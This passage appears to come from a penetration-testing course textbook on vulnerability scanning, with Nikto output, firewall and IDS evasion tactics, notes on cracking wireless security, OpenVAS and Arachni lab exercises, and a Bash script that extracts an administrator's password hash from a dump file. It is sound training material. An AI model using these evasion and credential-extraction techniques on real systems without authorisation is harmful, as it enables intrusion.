OSVDB-12184: /dvwa/?=PHPE8B85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information that contain specific QUERY strings.
OSVDB-12184: /dvwa/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information that contain specific QUERY strings.
OSVDB-12184: /dvwa/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information that contain specific QUERY strings.
OSVDB-3092: /DVWA/Login/: This might be interesting...
OSVDB-3268: /DVWA/docs/: Directory indexing found.
OSVDB-3092: /DVWA/CHANGELOG.txt: A changelog was found.
...
/dvwa/login.php: Admin login page/section found.
...
/dvwa/?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See https://www.vuln-db.com/id/520827
+ /dvwa/login.php?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution. See https://www.vuln-db.com/id/520827
+ /dvwa/CHANGELOG.txt: Version number implies that there is SQL Injection in Drupal 7, can be used for authentication: see https://www.sektioneins.de/advisories/advisory-01201
+ 7534 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2018-06-13 22:35:48 (GMT-4) (27 seconds)

```

Figure 4-17: A Nikto web application vulnerability scan.

Network Device Vulnerability Scans

Network devices such as routers, switches, and wireless access points also have vulnerabilities. Like servers, they have their own operating systems with services and features. They are also usually managed remotely using HTTP/S, SSH, or telnet. Because of the central role they play in connecting other devices, a compromised network device can cause serious disruptions, even network outages. As a penetration tester, you will want to look not only for vulnerable services and protocol stacks, but also ways to gain remote administrative access. When scanning network devices, a general scanner will show open ports but might not know how to test the specific devices. Be sure to choose a scanner that can specifically target the network devices you are scanning.

When scanning network devices, consider which IP address the device can be reached on. For example, a router is likely to have at least two IP addresses, but a switch might not have any. You can configure higher-end switches with a management IP address that you can make a remote connection to. Consider scanning all available IP addresses for the network device, just in case packet filtering or policies disallow some traffic on some interfaces.

NAME	PORT	PROTO	STATE	SERVICE INFORMATION
	4786	tcp	open	
https	443	tcp	open	cisco-IOS
http	80	tcp	open	cisco-IOS
ssh	22	tcp	open	SSH-1.99-Cisco-1.25

Figure 4–18: Metasploit Pro network device scan.

Packet Crafting for Vulnerability Scans

Packet crafting is the process of taking a typical packet from a known protocol such as TCP or IP, and manipulating its options for security testing purposes. Because devices on a network are designed to follow the rules of TCP/IP, when confronted with an unexpected packet, they might behave abnormally. The results could be anything from DoS caused by unprocessable packets, to evading intrusion detection, to testing firewalls for vulnerabilities. Typical packet crafting techniques include:

- Raising TCP flags in an unusual or illogical manner.
- Changing source or destination ports.
- Spoofing IP or MAC addresses.
- Changing TCP sequence or acknowledgment numbers.
- Changing IP fragment offsets.
- Changing the Time-to-Live (TTL) value.
- Changing Quality of Service (DSCP) values.

Nmap can perform some packet crafting. There are also a number of tools specifically designed for packet crafting. Examples include:

- hping3
- Ostinato
- Scapy
- Libcrafter
- Yersinia
- packETH
- Colasoft Packet Builder
- Bit-Twist

```

▼ Flags: 0x010 (ACK)
  000. .... .... = Reserved: Not set
  ....0 .... .... =Nonce: Not set
  .... 0.... .... = Congestion Window Reduced
  .... .0.. .... = ECN-Echo: Not set
  .... ..0. .... = Urgent: Not set
  .... ....1 .... = Acknowledgment: Set
  .... .... 0.... = Push: Not set
  .... .... .0.. = Reset: Not set
  .... .... ..0. = Syn: Not set
  .... .... ...0 = Fin: Not set
[TCP Flags: .....A.....]

```

Figure 4-19: Wireshark capture of a TCP ACK packet.

Firewall Vulnerability Scans

While a firewall product might itself have vulnerabilities, most firewall scans are conducted to identify which traffic types the firewall allows, and to test the effectiveness of its rules. The primary purpose of a firewall is to block unauthorized packets from reaching listening services. Dedicated (appliance) firewalls control traffic flowing between the "trusted" and "untrusted" network. Software-based personal firewalls protect the host from unwanted connections. Firewalls use rule sets to determine if traffic is permitted or not. Most rules are based on:

- Destination or source port
- Destination or source IP address
- Protocol type
- Payload

Specially crafted packets might slip through because they sufficiently match a permit rule. Or, the packet might not be blocked because it doesn't sufficiently match a deny rule. In addition, not all firewalls are capable of payload inspection. You might be able to push malicious code through a firewall over a permitted port. For example, if TCP 80 is allowed, you could hide a payload in HTTP, or simply set the destination port of any malicious TCP packet to 80. If the firewall is only looking at ports and not payload, it will permit the packet.

Sometimes you may just want to validate that there is a device at an IP address. Firewalls by design filter (block) traffic unless the port is open. This also means that if the host has no open ports, it will not respond to ICMP. Nor will it send any kind of response (including a TCP RST) to a TCP SYN. But a firewall might have a misconfiguration or design flaw that allows a specially crafted packet through, thus eliciting a response from the host. The type of packet you need to use will be dependent on the firewall product, though you can start with some well-known vulnerabilities. For example, the XMAS scan, in which the FIN, URG, and PSH flags are all raised in the same TCP segment, works against firewalls that follow a strict interpretation of RFC 793 (the original TCP specification). While this has been updated in most implementations, this vulnerability still exists in the wild.

There are two basic approaches to scanning a firewall for vulnerabilities:

- If the firewall is installed on the host, if it is a separate device in transparent mode, or if it provides NAT translation between the private and public network: Port-scan the public address of the host or firewall to see which ports are open or are being published. If you are probing for vulnerabilities, use specially crafted packets.
- If the firewall stands between two routable networks (does not provide NAT translation between two separate subnets), and you know or guess the IP address of the hidden host: Use **firewalking** against the firewall's public interface. This technique uses a specialized combination

of traceroute and port scanning to discover the details of the internal network. It can map additional routers and firewalls, IP addresses, and permitted ports.




Figure 4–20: Firewalking.

	Note: A firewall in transparent mode acts like a switch rather than a router. Although it filters traffic, nodes on both sides of it are in the same subnet.
	Note: For information about firewalking, see the article "Firewalk: Can Attackers See Through Your Firewall?" at https://www.giac.org/paper/gsec/312/firewalk-attackers-firewall/100588 .

Packet Inspection

Packet inspection is the process of examining a network packet to see if it meets certain rules. A firewall will inspect packets to see if they should be permitted or denied. An intrusion detection system will inspect packets for unusual behavior or malicious payloads, and then log what it observes. Depending on the product, the inspection can be:

- Signature-based, comparing the packet and its payload to known malicious signatures.
- Anomaly-based, first capturing a baseline of normal traffic and then looking for deviations.

The pen tester will want to evade detection by packet inspectors. This can be done in a number of ways, including:

- Encrypting the packet or payload.
- Using as-yet unknown signatures or unrecognized crafted packets.
- Scanning very slowly so as not to indicate a pattern of malicious traffic.
- Spoofing by using trusted source ports or addresses.

WAP Vulnerability Scans

While some wireless access points (WAPs) themselves can have vulnerabilities, the vast majority of scans will be against the WAP's security configuration. Most WAP security mechanisms have proven at some point to be vulnerable. The following table summarizes common WAP vulnerabilities.

WAP Security Type	Vulnerability
WEP	A weak implementation of the RC4 encryption algorithm, coupled with the absence of digital signatures and packet sequencing, makes it possible to crack a WEP key in 10 minutes or less. A 128-bit key takes only slightly longer.
WPA	Rotating keys and sequence numbers make cracking much more difficult, but the protocol is still susceptible to dictionary attacks if a weak passkey has been chosen.

WAP Security Type	Vulnerability
WPA2	A key reinstallation attack (KRACK) manipulates the WPA2 4-way handshake, tricking a device into changing its encryption key to all zeros.
WPS	Brute forcing can crack a WPS pin in minutes. Usually also requires detection evasion techniques such as constantly changing the attacker's MAC address, or specifying a blank PIN.



Note: Most of the security tests that apply to WAPs also apply to wireless routers.

Container Security Issues

A software **container** is basically a lightweight virtual machine. Rather than running an entire operating system, it runs a single application and its dependencies (processes the application depends on). The combination of the container and its application is called a **container image**—a standalone executable package that possesses everything it needs to run: code, runtime, system libraries and tools, and settings. Containers have been around since the early 2000s, but were not popular until applications like Docker made containers accessible for enterprise use. Unlike traditional virtual machines, containers do not rely on a separate hypervisor layer. Instead, they are directly supported by the underlying operating system, sharing the same kernel (core part of the operating system) and some binaries and code libraries as the host. This means their resource needs are minimal. The container is only a few megabytes in size and takes only seconds to start, as opposed to a few minutes as required by a virtual machine. The same amount of hardware on a host computer can support exponentially more containers than VMs. Containers are also highly transportable. They will behave the same way regardless of the platform that hosts them.

With all the conveniences containers bring to enterprise DevOps (developer/operations teams), they also introduce new security risks. Containers make it easy to package and distribute an application, but they don't provide the same level of isolation as a virtual machine. Many network and security administrators are not even aware that containers have been deployed on their network. As with any software, not all container images available on the Internet can be trusted. Lack of visibility into a container makes it harder to observe and manage. Additionally, there is no guarantee that all components included in a container are patched and up-to-date.

Common container security issues include:

- **Kernel exploits**—since a container shares the OS kernel, any instability could cause a kernel panic and crash the host.
- **Denial-of-Service attacks**—if a container monopolizes shared resources, it could starve out other containers or the host itself.
- **Container breakouts**—if the application contains a bug that allows privilege escalation, malware could escape the container and attack other containers or the host.
- **Poisoned or malicious images**—if an attacker tricks you into launching a malicious image, or can swap out your good image with a malicious one, your host and data are at risk.
- **Compromised credentials and keys**—when a container needs to access a database or service, it will require a secret such as an API key or user name and password to authenticate. If an attacker can intercept the secret or extract it from the image, then they too will be able to access the service.



Note: For more information about container security, see NIST Special Publication 800-190 "Application Container Security Guide" at <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf>.

Considerations for Scanning for Vulnerabilities

The biggest consideration when scanning for vulnerabilities is that your scanner will only report what it can recognize. It compares what it finds to a list of pre-canned, known vulnerabilities. Unlike antivirus or intrusion detection software, your average vulnerability scanner cannot use behavior analysis to identify unknown, zero-day vulnerabilities. For this reason, vulnerability scanning should only be one part of a multi-disciplinary approach to testing your security controls. You should update your scanner regularly, and scan frequently. Consider using multiple tools and cross-correlating results. Some organizations even outsource security scanning to cloud-based services that have databases with tens of thousands of vulnerability signatures.

Another major consideration is to validate vulnerabilities that you do find. Many vulnerability scans produce false positives, or report vulnerabilities that can't actually be exploited. The most common way to validate is to attempt to actually exploit the vulnerabilities and produce evidence of success. Some exploit tools such as Metasploit can directly import the results of a vulnerability scanner and then attempt the exploit.

You should also keep in mind the limits of your scanning tools. Exploit tools such as Metasploit have some built-in vulnerability scanning capabilities. However, this is not Metasploit's primary focus, and its scanning is not comprehensive. This is why you should use an actual scanning tool such as OpenVAS or Nmap to conduct the scan, and then have Metasploit validate the results. Some tools, such as Nmap NSE scripts, are also out-of-date. Do not rely on any single tool for a comprehensive scan.

Additional Considerations

Some additional things to consider when it comes to vulnerability scanning include:

- Some vulnerability scans take a great deal of time to run—especially web app scans, which can take days. You may need to configure the scan to run at a more superficial level, or you may need to simply stop scanning after a certain amount of time or until you get a satisfactory amount of results.
- A scan may use one or more protocols to actually identify, process, analyze, and output vulnerability information. Some protocols are more useful in certain situations than others. For example, application of the Security Content Automation Protocol (SCAP) is mandatory for U.S. government agencies, and is therefore leveraged by several common scanners.
- The target network's topology can make scanning more or less difficult, as well as impact the results of the scan. For example, in a network that is properly segmented, you may be unable to scan hosts outside of the segment in which you are conducting the scan.
- Intensive scans can consume a significant amount of bandwidth, especially if several concurrent scans are running against multiple hosts. This can delay the scans or disrupt them entirely. You may need to consider throttling the number of queries launched by the scanner in order to overcome bandwidth limitations.
- Query throttling can also help you avoid issues with fragile systems and other non-traditional assets that have weaker hardware or are inherently unstable. The less overhead the target needs to deal with, the less likely it is to experience delays, become unresponsive, or crash entirely.

Guidelines for Scanning for Vulnerabilities

Here are some guidelines you can follow when scanning for vulnerabilities:

- When scanning for vulnerabilities, use an actual vulnerability scanner rather than a generic port scanner.
- If you are scanning for compliance, involve your legal team.
- If possible, use credentialled scans to probe further into your target.
- When scanning different device or application types, use tools that are specifically designed for your target type.

- Scan firewalls to see which ports are permitted. If necessary, use specially crafted packets to evoke additional information from the firewall.
- Use tactics such as encryption, trusted ports, or slow speeds to evade packet inspection.
- Scan wireless access points to determine security settings and encryption protocols.
- Educate yourself on identifying and mitigating container security risks.
- Keep in mind that most vulnerability scanning can only identify known security weaknesses.
- Do not depend on any one vulnerability scanner to discover all of your vulnerabilities.
- Keep in mind that vulnerability scanners often produce false positives. Be sure to validate your scan results with an exploit tool such as Metasploit.

ACTIVITY 4–5

Scanning for System Vulnerabilities

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity.

Scenario

Now that you've enumerated your target and discovered information about its users, groups, and the system itself, you can begin to scan the target for vulnerabilities. You have been probing the most critical Greene City Physicians Group (GCPG) server. It stores and processes confidential health records, and attackers will be looking to exploit any vulnerabilities they can to gain access, deny service, or otherwise compromise this asset and the data it holds. By identifying weaknesses in the system, you'll be better equipped to exploit them, and consequently, your penetration test will be more useful in triggering a new security initiative at GCPG. You will use your Kali RPI to conduct the internal system vulnerability scan.

1. Start OpenVAS and log into the Greenbone Security Assistant (GSA).


- a) In Kali Linux, if necessary, open a terminal.
- b) At the prompt, enter `openvas-start`
- c) Open Waterfox.
- d) In the address bar, enter <https://127.0.0.1:9392>
- e) Select **Advanced**.
- f) Select **Add Exception**.
- g) In the **Add Security Exception** dialog box, select **Confirm Security Exception**.
- h) Verify that the Greenbone Security Assistant (GSA) GUI is displayed.



OpenVAS is a popular open source vulnerability scanning suite. GSA is the web-based frontend that assists penetration testers and other security personnel in conducting and analyzing scans.


- i) In the **Username** text box, type **admin**
- j) Open the **openvas-pass.txt** file on the Kali Linux desktop and copy the password that was generated when OpenVAS was installed.
- k) Paste the password into the text box, then select **Login**.

- I) Verify that you see the GSA dashboard.



2. Create credentials to add to the scan.


- From the tabs menu at the top, select Configuration→Credentials.
- On the top-left of the page, below the tabs menu, select the **New Credential** button.



- In the New Credential dialog box, in the **Name** text box, type **Server Admin Credentials**.
- In the **Username** text box, type **Administrator**.
- In the **Password** text box, type **Pa22w0rd**.
- Select **Create**, then verify that **Server Admin Credentials** is listed.

3. Create a new target of the scan.

- From the tabs menu, select Configuration→Targets.
- On the top-left of the page, below the tabs menu, select the **New Target** button.



- In the New Target dialog box, in the **Name** text box, type **GCPG Server**.
- In the **Hosts** section, in the text box next to the **Manual** radio button, type **192.168.1.#** where # refers to your partner's Windows Server.
- At the bottom of the dialog box, select the **SMB** drop-down list and select **Server Admin Credentials**.
- Select **Create**, then verify that **GCPG Server** is listed.

- 4. Create and start the vulnerability scan.**
- From the tabs menu, select **Scans→Tasks**.
 - If necessary, close the welcome message or let it close on its own.
 - Select the **New Task** button.
 - In the **New Task** dialog box, in the **Name** text box, type **GCPG Server Scan**.
 - In the **Scan Targets** drop-down list, ensure **GCPG Server** is selected.
 - Scroll down and ensure the **Scan Config** is **Full and fast**.
OpenVAS is powered by thousands of Network Vulnerability Tests (NVTs) that each test a system for specific behaviors, configurations, known weaknesses, etc. The **Full and fast** scan type uses most available NVTs and uses any previously collected data to expedite the scanning process.
 - Select **Create**, then verify that **GCPG Server Scan** is listed.
 - Select the link to open this scan.
 - From the controls on the top-left of the page, select the **Start** button.



- Verify that the **Status** of the task changes to **Requested**.



- On the top-right of the page, next to your login information, select the drop-down list and select **Refresh every 30 Sec**.
- Wait for the **Status** to change to a percentage, indicating that the scan has begun.
- Wait for the scan to complete.
If the scan runs properly, it will take several minutes to run. If the status doesn't change from **Requested** to a percentage after a few minutes, you may need to create a new task and start it. If an error occurs during processing, select the link to **Logout**, then log in again and restart the scan.

5. Review the scan results.


- When the **Status** changes to **Done**, select the number **1** next to **Reports**.

Status:	Done
Duration of last scan:	9 minutes 21 seconds
Average scan duration:	9 minutes 21 seconds
Reports:	1 (Finished: 1, Last: May 15 2018)
Results:	82
Notes:	0
Overrides:	0

- Observe the scanner results. The graph shows the number of vulnerabilities detected, categorized by severity color.
- Select the scan link to see details about each identified vulnerability.
- Select the link to a particular vulnerability to get more information on its impact and any suggested remediations.
- Collect screenshots of any interesting findings.

6. How many vulnerabilities does the target have? How severe are they?
7. Examine the Vulnerability Insight section of each vulnerability's details page. What are some common services and software that exhibit these flaws?

8. Save the scan report and stop OpenVAS.
 - a) From the **Reports** page, in the **Download Format** drop-down list, select **XML**.



9. Work with your partner to update the worksheet.
- b) Next to the drop-down list, select the **Download filtered Report** button.
- c) In the dialog box, select the **Save File** radio button, then select **OK**.
- d) Keep the browser open.

ACTIVITY 4–6

Scanning for Web App Vulnerabilities

Data File

/root/093051Data/Conducting Active Reconnaissance/store_web_app_vuln_scan.afr

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You will work with a partner in this activity. The Arachni web app vulnerability scanner has already been downloaded for you on your Kali Linux computer.

Scenario

In addition to private servers that process clients' medical data, GCPG also maintains the public web server of its partner company, Bit by Bit Fitness (BxB). The BxB website is a storefront for the company's fitness-related product catalog, and enables customers to find and purchase these products. You want to perform a preliminary scan of the BxB web app, one that will look for issues that are specific to web-based resources. This will help reveal more than a general system vulnerability scanner could.

1. Examine the BxB website directly.

- In Waterfox, open a new tab to <http://192.168.1.#> where # is your partner's Windows Server.
- Select the **Dismiss** button in the cookies notification.
- Verify that you are taken to the home page of the BxB Fitness store, which is also a list of products available for sale.

Each product has an image, a name, a description, and a price in a table format. There is also an "eye" button that opens up more details about that specific product.

- Examine the tabs menu at the top of the page.
Users who are not logged in are given the ability to log in, change language, contact the site owners, and view more about the company. If you were logged in, you'd see additional options for adding products to your cart, viewing your cart, changing your password, sending complaints, and more.
- Select any of the tabs that interest you to go to those pages.
The **Login** page presents a standard login form, the **Contact Us** page presents a standard feedback form, and the **About Us** page contains placeholder text with a slide show of user feedback and some links to other sites.
- On any page, type text into the **Search** box and select **Search**.
The product listing changes to display any results from your search.
- When you're done looking through the site, close its tab.

2. Open the Arachni web-based interface.

- Open the **Files** app and select the **Downloads** folder.
- Open the **arachni** folder, then the next **arachni** folder, then the **bin** folder.
- Right-click in an empty space in the folder and select **Open in Terminal**.
- At the prompt, enter `./arachni_web`
- In Waterfox, open a new tab to <http://localhost:9292>
- On the **Sign in** page, type **admin@admin.admin** as the email and **administrator** as the password.
- Select **Sign in**.

- h) Verify that you see the Arachni welcome page.

Welcome to Arachni's web interface,
please skim through this page to get the information you need before you start wandering about.

Choosing the right database

By default, this interface uses an SQLite3 database and that allows for a configuration-free out-of-the-box experience. However, this setup is unsuitable for production environments due to performance and security concerns. If you're looking for a more robust solution, consider using MySQL or PostgreSQL.

3. Examine the default scanning profile's configuration.

- a) From the Arachni menu, select **Profiles→Default**.

Scans ▾ Profiles ▾ Dispatchers ▾ Users ▾

- + New
- RECENTLY ADDED
- SQL injection
- Cross-Site Scripting (XSS)
- Default**

This is the profile you'll use in your scan.

- b) Scroll down to the **Audit** section and note what the scanner will test in the web app.

By default, the scanner will audit HTML forms, JavaScript forms, JSON input, XML input, links, and any orphan input elements. If you were looking to expose the weaknesses in certain elements, or if you knew the web app doesn't use certain elements, you could turn some of these off to optimize the scan.

- c) Scroll down to the **Input** section and note what values the scanner will send input fields.

In most cases, you'll want to keep these input values as they are, but you could also customize them if you believe the app will respond in a certain way to different values.

- d) Scroll down to the **HTTP** section and note how the scanner will communicate with the web app.

By default, the scanner sets a limit on the number of concurrent requests it will send the web app, as well as the maximum response size from the server and the amount of redirects to follow. The scanner also builds up a request queue in RAM to minimize performance issues, and defines a timeout period of requests for similar reasons. These options typically impact performance the most, so it's a good idea to fine-tune them to work well with your available process, memory, and network resources.

- e) Scroll down to the **Platform fingerprinting** section and note what platforms the scanner will look for.


By default, the scanner will not make any assumptions about the web app's underlying technology. You can supply the scanner with this information so that it tests the web app more efficiently.

- f) Scroll down to the **Checks** section and note the types of vulnerabilities the scanner will be testing.

By default, the scanner will actively test quite a few different vulnerabilities, including code injection, SQL injection, XSS, CSRF, local and remote file inclusion, session fixation, directory traversal, and more. It will also passively test for elements like backdoors, insecure policies, server information leakage, personal data exposure, and more. Note that there are more tests available that are only visible when you edit or create a scan profile.

4. Start a scan of the web app.

- From the Arachni menu, select **Scans>New**.
- In the **Target URL** text box, type `http://192.168.1.#` where `#` is your partner's Windows Server.
- Ensure **Default (Global)** is selected in the drop-down menu.
- In the **Description** text box, type **Scan of BxB web app**.
- Select **Go!**
You're taken to the scan page.
- Select the **Abort scan** button.




A scan like this will take several hours, and in a real-world scenario, you'd let it finish. For classroom purposes, you'll import completed scan results that have been prepared for you.


- Select **OK** to confirm.

5. Import a finished scan report.


- From the Arachni menu, select **Scans**.



- Select the **Import** button.
- In the **Import scan report** dialog box, select **Browse**, then open `/root/093051Data/Conducting Active Reconnaissance/store_web_app_vuln_scan.afr`.
- Select **Import**.



- Verify that the file was imported successfully.



6. Examine the full scan report.

- a) Scroll down through the **Issues** section and verify that the full scan reported various issues with the web server.

Arachni categorizes the severity of potential issues as high, medium, low, or informational.

- b) Look through the various issues and note the information that Arachni provides about each.

Arachni provides a detailed description of each vulnerability, and even points out where in the web app the vulnerability was exploited, what input was used to exploit it, and what Document Object Model (DOM) element was exploited. In some cases, Arachni also links to the Common Weakness Enumeration (CWE) entry for a particular vulnerability.

- c) For any of the issues, select the **Awaiting review** button.



This brings you to a more technically detailed page of the particular issue. Here, you're provided with specific information about how the scanner managed to exploit a vulnerability. You're also given the specific HTTP request that triggered the issue, as well as the server's corresponding response.

Aside from the technical details, there are also tabs for adding notes to the issue; marking the issue as fixed, requiring verification, or a false positive; and observing a timeline of the issue.

7. Keep the Arachni tab open.

8. Work with your partner to update the worksheet. List store_web_app_vuln_scan.afr as evidence.

TOPIC D

Analyze Basic Scripts

Automating the tasks you perform in your penetration test is a beneficial skill to have. Now that you've used several technical tools during your active reconnaissance phase, it's a good time to analyze and run scripts that are customized to your own needs and might go beyond what these tools offer.

Scripting and Pen Tests

A *script* is any computer program that automates the execution of tasks for a particular runtime environment. Scripts are written in scripting languages, which are a subset of programming languages. Scripts typically do not have the feature set of a full-fledged program, but instead integrate with other programs and operating system components to achieve automation. However, the terms are sometimes used interchangeably, and some languages can be used to write both scripts and full-featured programs.

For the purposes of a pen test, scripting can greatly enhance the efficiency and effectiveness of the tasks you conduct in many different phases. For example, the scope of the pen test might state that in the target subnet there are n number of hosts, and you want to be absolutely sure this is accurate. You could do a standard Nmap host scan and manually count the number of hosts, but this could get tedious, especially in larger subnets. With the power of scripting, you could set up Nmap to do its host scan, then output a warning if the number of identified hosts does not match n . You could also write the script to identify and output which hosts are not on an IP address whitelist so you know what to avoid or what to investigate further.

Scripts are not just about enhancing existing tools' functionality, either. You can also create your own simple tools through scripts that are more customized to your needs. You could create your own port scanner that is more attuned to your work style or to the target environment rather than relying on Nmap.

Bash

Bash is a scripting language and command shell for Unix-like systems. It is the default shell for Linux and macOS®, and has its own command syntax. The commands you've been entering in Kali Linux™ thus far use the Bash shell to execute.

As a scripting language, Bash is useful for automating tasks in a Unix-like environment through the use of system calls and leveraging existing tools. Essentially any program, tool, utility, or system function that you can call at the command line you can also invoke in a Bash script. Likewise, Bash scripts support modern programming elements like loops and conditional statements to enhance the logic of the task(s) being automated.

In the world of pen testing, Bash scripting is useful for a wide variety of purposes, including:

- Automating the creation of files and directory structures.
- Quickly scanning and identifying actionable information in log and other text files.
- Manipulating the output of existing security tools like Nmap, tcpdump, Metasploit, etc.
- Extending the functionality of existing system utilities and security tools.

Because of its association with the underlying Unix-like operating system, the syntax of a Bash script is very similar to what you'd input line-by-line at a terminal. The following is an example of a simple Bash script named **admin-hash-pull** that outputs a Windows Administrator's LM/NTLM hash from a dump file:

```
#!/bin/bash
echo "Pulling Admin password hash from dump file..."
grep "Administrator" /root/dumps/winsrv_hash_dump.txt | cut -d ":" -f3-4 >
admin-hash.txt
echo "Admin LM/NTLM hash extracted!"
```

The first line of the script indicates what type of interpreter the system should run, as there are several scripting languages beyond just Bash. The echo lines simply print messages to the console. The grep command searches for any line in the hash dump text file that contains the text "Administrator". This command is then piped to the cut command, which trims the output to only show the text that is between the second and fourth colon (i.e., the LM/NTLM hash values). These results are sent to a file called **admin-hash.txt**.



Note: For a more in-depth look at Bash scripting, visit www.tldp.org/LDP/abs/html/.



Note: Windows 10 includes a Linux subsystem that supports the Bash shell.

Windows PowerShell

Windows PowerShell is a scripting language and shell for Microsoft® Windows® that is built on the .NET Framework. It is the default shell on Windows 10. PowerShell offers much greater functionality than the traditional Windows command prompt. Like Bash, the PowerShell scripting language supports a wide variety of programming elements.

